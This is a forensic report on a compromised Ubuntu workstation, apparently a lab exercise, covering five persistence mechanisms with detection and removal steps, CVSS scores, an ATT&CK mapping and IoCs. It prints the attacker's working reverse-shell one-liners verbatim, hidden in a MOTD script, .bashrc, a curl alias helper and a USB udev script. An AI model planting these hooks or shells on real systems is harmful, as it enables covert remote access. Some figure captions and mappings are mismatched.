Forensic Analysis of a Compromised Workstation

Report on Persistence Mechanisms

Analyst: fztduser
Compromised user: zeekr

Abstract

During the forensic analysis of the workstation belonging to user `zeekr`, five persistence mechanisms installed by an attacker were discovered. All of them provide reverse connections to command-and-control servers upon various events (login, bash startup, execution of `curl`, USB device connection, cron trigger). This report details each mechanism, detection and removal methods, vulnerability scores (CWE/CVSS), MITRE ATT&CK mapping, indicators of compromise (IoCs), and a timeline of events.

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1 Introduction

1.1 Initial Data

- OS: Ubuntu 24.04.3 LTS
- Compromised user: `zeekr` (uid=1001, groups: sudo, udevedit)
- Analyst account: `fztduser` (full sudo)
- External C2 IP addresses: `172.16.32.130`, `185.77.10.55`, `91.108.4.77`

1.2 Objective

Identify all persistence mechanisms installed by the attacker and provide instructions for detection and removal.

2 Discovered Persistence Mechanisms

Five active mechanisms were found. Table 1 gives an overview.

Table 1: Summary of persistence mechanisms

#	Mechanism	Trigger	External IP:port	CWE	CVSS
1	MOTD backdoor	Any login (console/SSH)	172.16.32.130:8833	CWE-250, CWE-732	8.8
2	zeekr's cron job	Every 10 minutes	(script deleted)	CWE-250	7.8
3	.bashrc reverse shell	Interactive bash start	185.77.10.55:445 (UDP)	CWE-732	7.8
4	curl command hijacking	Execution of `curl`	91.108.4.77:7777	CWE-78, CWE-732	7.8
5	udev + USB backdoor	USB device insertion	185.77.10.55:445	CWE-250, CWE-732	8.8

2.1 Detailed Description

2.1.1 1. MOTD backdoor

File: `/etc/update-motd.d/99-myscript`
Content:

```
#!/bin/bash
echo "=== Disk Usage ==="
bash -i >& /dev/tcp/172.16.32.130/8833 0>&1 &
df -h
echo ""
echo "=== Logged in users ==="
who
```

Trigger: Executes at every user login (including SSH) with root privileges.
Detection:

```
ls -la /etc/update-motd.d/
grep -l "dev/tcp" /etc/update-motd.d/*
```

Removal:

```
sudo rm /etc/update-motd.d/99-myscript
```

```
fztduser@fztd:~$ sudo cat /etc/update-motd.d/99-myscript
[sudo] password for fztduser:
#!/bin/bash
echo "=== Disk Usage ==="
bash -i >& /dev/tcp/172.16.32.130/8833 0>&1 &

df -h
echo ""
echo "=== Logged in users ==="
who
fztduser@fztd:~$ _
```

Figure 1: Content of the MOTD script

```
fztduser@fztd:~$ sudo ls -la /etc/update-motd.d/
[sudo] password for fztduser:
total 40
drwxr-xr-x  2 root root 4096 May 11 09:03 .
drwxr-xr-x 93 root root 4096 May 11 09:08 ..
-rwxr-xr-x  1 root root 1220 Apr 22  2024 00-header
-rwxr-xr-x  1 root root 1151 Apr 22  2024 10-help-text
-rwxr-xr-x  1 root root 5023 Apr 22  2024 50-motd-news
-rwxr-xr-x  1 root root  356 Aug  5  2025 60-unminimize
-rwxr-xr-x  1 root root  558 Jul 25  2025 91-release-upgrade
-rwxr-xr-x  1 root root  165 Feb 12  2024 92-unattended-upgrades
-rwxr-xr-x  1 root root  134 May 11 09:03 99-myscript
fztduser@fztd:~$ sudo grep -l "dev/tcp" /etc/update-motd.d/*
/etc/update-motd.d/99-myscript
fztduser@fztd:~$
```

Figure 2: Listing of /etc/update-motd.d/

2.1.2 2. zeekr's cron job

View:

```
sudo crontab -u zeekr -l
```

Entry: `*/10 * * * * /bin/bash /tmp/sudoking/hello.sh`

The script `/tmp/sudoking/hello.sh` was deleted, but the cron entry remains. Cron tries to execute it every 10 minutes.

Removal:

```
sudo crontab -u zeekr -r   # delete the whole crontab
```




Figure 3: Crontab of user zeekr

2.1.3 3. Reverse shell in .bashrc

File: `/home/zeekr/.bashrc`
Malicious line:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|ncat -u 185.77.10.55 445 >/tmp/f &
```

Trigger: Every time user zeekr starts an interactive bash (login, opening a terminal).
Detection:

```
sudo cat /home/zeekr/.bashrc | grep -E "ncat|mkfifo"
```

Removal: Edit `/home/zeekr/.bashrc` and delete the line.




Figure 4: Detection of reverse shell in .bashrc

2.1.4 4. curl command hijacking

In `.bashrc` of zeekr an alias was added:

```
alias curl='/usr/local/lib/.alias_helper'
```

Script `/usr/local/lib/.alias_helper`:

```
#!/bin/bash
bash -i >& /dev/tcp/91.108.4.77/7777 0>&1
/usr/bin/curl "$@"
```

Trigger: When user zeekr executes `curl` (manually or from scripts).
Detection:

```
alias curl
ls -la /usr/local/lib/.alias_helper
```

Removal:

```
# delete alias from .bashrc
sed -i '/alias curl/d' /home/zeekr/.bashrc
# delete the helper script
sudo rm /usr/local/lib/.alias_helper
```




Figure 5: Alias for curl in zeekr's .bashrc




Figure 6: Content of /usr/local/lib/.alias_helper

2.1.5 5. USB backdoor via udev

udev rule: `/etc/udev/rules.d/55-custom.rules`

```
ACTION=="add", SUBSYSTEM=="usb", RUN+="/opt/usb.sh"
```

Script `/opt/usb.sh`**:**

```
#!/bin/bash
logger "USB device connected"
bash -i >& /dev/tcp/185.77.10.55/445 0>&1
```

Trigger: Any USB device connection.
Detection:

```
ls /etc/udev/rules.d/*.rules
cat /etc/udev/rules.d/55-custom.rules
cat /opt/usb.sh
```

Removal:

```
sudo rm /etc/udev/rules.d/55-custom.rules
sudo rm /opt/usb.sh
sudo udevadm control --reload-rules
```




Figure 7: udev rule content



Figure 8: Content of /opt/usb.sh




Figure 9: Additional udev detection

3 Additional Privileges

User `zeekr` can execute the following commands without a password:

```
/usr/bin/udevadm control --reload-rules
/usr/bin/udevadm trigger
```

This allowed the attacker to activate udev rules after installation.

4 Vulnerability Assessment (CWE and CVSS)

4.1 CWE

- **CWE-250**: Execution with Unnecessary Privileges – the attacker used sudo and the `udevedit` group to write to system directories.
- **CWE-732**: Incorrect Permission Assignment for Critical Resource – writing to `/etc/update-motd.d/`, `/etc/udev/rules.d/`, `/usr/local/lib/` without proper restrictions.
- **CWE-78**: OS Command Injection – scripts execute shell commands to establish reverse shells.

4.2 CVSS 3.1 per Mechanism

- **MOTD & udev** (privilege escalation, no user interaction): `AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H` → 8.8 (High)
- **Cron and .bashrc** (require local access, but less impact): `AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H` → 7.8 (High)
- **curl hijacking** (requires user to run curl): `AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H` → 7.8 (High)

5 MITRE ATT&CK Mapping

Table 2: MITRE ATT&CK techniques for each persistence mechanism

Mechanism	Tactic	Technique ID / Name
MOTD backdoor	Defense Impairment, Persistence, Credential Access	T1556.003 – Modify Authentication Process: Pluggable Authentication Modules (PAM)
Cron job	Persistence	T1053.003 – Scheduled Task/Job: Cron
.bashrc reverse shell	Privilege Escalation, Persistence	T1546.004 – Unix Shell Configuration Modification
curl alias hijacking	Privilege Escalation, Persistence, Stealth	T1546.004 – Unix Shell Configuration Modification; T1036 – Masquerading
udev[1] USB backdoor	No direct technique	–

[1]For udev rule in MITRE ATT&CK table no direct technique. See: https://attack.mitre.org/techniques/T1547/009/ – But it is Shortcut Modification for Windows.

6 Indicators of Compromise (IoCs)

6.1 Network IoCs

- IP: `172.16.32.130`, port `8833` (TCP)
- IP: `185.77.10.55`, ports `445` (UDP) and `445` (TCP)
- IP: `91.108.4.77`, port `7777` (TCP)

6.2 File System IoCs

- `/etc/update-motd.d/99-myscript`
- `/home/zeekr/.bashrc`
- `/usr/local/lib/.alias_helper`
- `/etc/udev/rules.d/55-custom.rules`
- `/opt/usb.sh`

6.3 Commands to obtain hashes

```
sudo sha256sum /etc/update-motd.d/99-myscript \
               /usr/local/lib/.alias_helper \
               /opt/usb.sh
```

7 Additional Checks Performed

To ensure no other persistence mechanisms were missed, the following locations were examined (all found to be clean):

- **User autostart**: `/home/zeekr/.config/autostart/` (empty)
- **System autostart**: `/etc/xdg/autostart/` (no suspicious entries)
- **Authorized SSH keys**: `/home/zeekr/.ssh/authorized_keys` (absent)
- **Systemd timers (user)**: `systemctl -user list-timers` – only legitimate `launchpadlib-cach`
- **Systemd timers (system)**: `systemctl list-timers` – no unusual timers
- **LD_PRELOAD**: `/etc/ld.so.preload` (does not exist)
- **Root's crontab**: `sudo crontab -l` – none
- **Root's .bashrc / .profile**: no malicious additions
- **Kernel modules**: `lsmod` – no known rootkit modules
- **/etc/cron.d/** – only legitimate `e2scrub_all`
- **/etc/profile.d/** – all scripts are legitimate (cloud-init, snap)



Figure 10: User autostart



Figure 11: System autostart




Figure 12: Authorized SSH keys



Figure 13: Systemd timers (user)



Figure 14: Systemd timers (system)



Figure 15: LD_PRELOAD




Figure 16: Root's crontab



Figure 17: Root's .bashrc / .profile




Figure 18: Kernel modules



Figure 19: /etc/cron.d/




Figure 20: /etc/profile.d/

8 Timeline of Events

Based on file modification timestamps (obtained from the live system):

Date/Time	Event	Evidence
May 11, 06:37 UTC	User zeekr's home directory created	`ls -la /home/zeekr` (May 11 06:37)
May 11, 07:07	udev rule `55-custom.rules` created	File timestamp (see Figure 7)
May 11, 07:11	`/opt/usb.sh` created	File timestamp
May 11, 07:59	`/usr/local/lib/.alias_helper` created	File timestamp
May 11, 09:03	MOTD script `99-myscript` created	Timestamp
May 11, 09:04	`.bashrc` last modified (backdoor inserted)	Timestamp from `ls -la /home/zeekr`
May 13, ongoing	No active reverse connections detected	`ss` and `ps` outputs
May 15, analysis day	Forensic examination performed	This report

```
fztduser@fztd:~$ sudo ls -la /home/zeekr/
total 28
drwxr-x--- 3 zeekr zeekr 4096 May 11 09:17 .
drwxr-xr-x 4 root  root  4096 May 11 06:37 ..
-rw-r--r-- 1 zeekr zeekr  220 May 11 06:37 .bash_logout
-rw-r--r-- 1 zeekr zeekr 3913 May 11 09:04 .bashrc
drwx------ 2 zeekr zeekr 4096 May 11 07:03 .cache
-rw------- 1 zeekr zeekr   20 May 11 08:37 .lesshst
-rw-r--r-- 1 zeekr zeekr  807 May 11 06:37 .profile
-rw-rw-r-- 1 zeekr zeekr    0 May 11 07:21 .selected_editor
-rw-r--r-- 1 zeekr zeekr    0 May 11 07:57 .sudo_as_admin_successful
fztduser@fztd:~$ _
```

Figure 21: /home/zeekr

```
fztduser@fztd:~$ stat /opt/usb.sh
  File: /opt/usb.sh
  Size: 84              Blocks: 8          IO Block: 4096   regular file
Device: 252,0   Inode: 393302      Links: 1
Access: (0775/-rwxrwxr-x)  Uid: ( 1001/   zeekr)   Gid: ( 1001/   zeekr)
Access: 2026-05-15 08:27:44.825000058 +0000
Modify: 2026-05-11 07:11:00.328240076 +0000
Change: 2026-05-11 07:11:28.611277007 +0000
 Birth: 2026-05-11 07:11:00.328240076 +0000
fztduser@fztd:~$ _
```

Figure 22: /opt/usb.sh

```
fztduser@fztd:~$ stat /etc/update-motd.d/99-myscript
  File: /etc/update-motd.d/99-myscript
  Size: 134             Blocks: 8          IO Block: 4096   regular file
Device: 252,0   Inode: 179712      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-05-15 08:30:24.489002844 +0000
Modify: 2026-05-11 09:03:11.352535598 +0000
Change: 2026-05-11 09:03:11.353535603 +0000
 Birth: 2026-05-11 09:03:11.352535598 +0000
fztduser@fztd:~$
```

Figure 23: /usr/local/lib/.alias_helper

```
fztduser@fztd:~$ stat /etc/update-motd.d/99-myscript
  File: /etc/update-motd.d/99-myscript
  Size: 134             Blocks: 8          IO Block: 4096   regular file
Device: 252,0   Inode: 179712      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-05-15 08:30:24.489002844 +0000
Modify: 2026-05-11 09:03:11.352535598 +0000
Change: 2026-05-11 09:03:11.353535603 +0000
 Birth: 2026-05-11 09:03:11.352535598 +0000
fztduser@fztd:~$
```

Figure 24: 99-myscript

```
fztduser@fztd:~$ ps aux | grep -E "(ncat|nc|bash.*185|bash.*91|bash.*172|curl.*helper)"
systemd+     643  0.0  0.2  91028  7944 ?        Ssl  08:27   0:02 /usr/lib/systemd/systemd-timesyncd
fztduser    7841  0.0  0.0   4120  2132 tty2     S+   16:48   0:00 grep --color=auto -E (ncat|nc|bash.*185|bash.*91|bash.*172|curl.*helper)
fztduser@fztd:~$ ss -tunp | grep -E "185.77.10.55|91.108.4.77|172.16.32.130"
fztduser@fztd:~$ _
```

Figure 25: ss and ps outputs

9 Complete Removal Instructions

Execute the following commands as root (or with `sudo`):

```
# 1. Remove MOTD backdoor
rm /etc/update-motd.d/99-myscript

# 2. Clear zeekr's crontab
crontab -u zeekr -r

# 3. Clean zeekr's .bashrc
sed -i '/ncat/d; /mkfifo/d; /alias curl/d' /home/zeekr/.bashrc

# 4. Delete curl helper
rm /usr/local/lib/.alias_helper

# 5. Remove udev rule and USB backdoor
rm /etc/udev/rules.d/55-custom.rules
rm /opt/usb.sh
udevadm control --reload-rules
```

After removal, reboot the system or log out all zeekr sessions to reload the shell configuration.

10 Conclusion

The forensic analysis revealed five active persistence mechanisms, each providing the attacker remote access to the system. All mechanisms can be removed using the provided instructions. It is also recommended to audit other users and consider reinstalling the system if deeper compromise (e.g., kernel rootkit) is suspected – though `lsmod` showed no suspicious modules.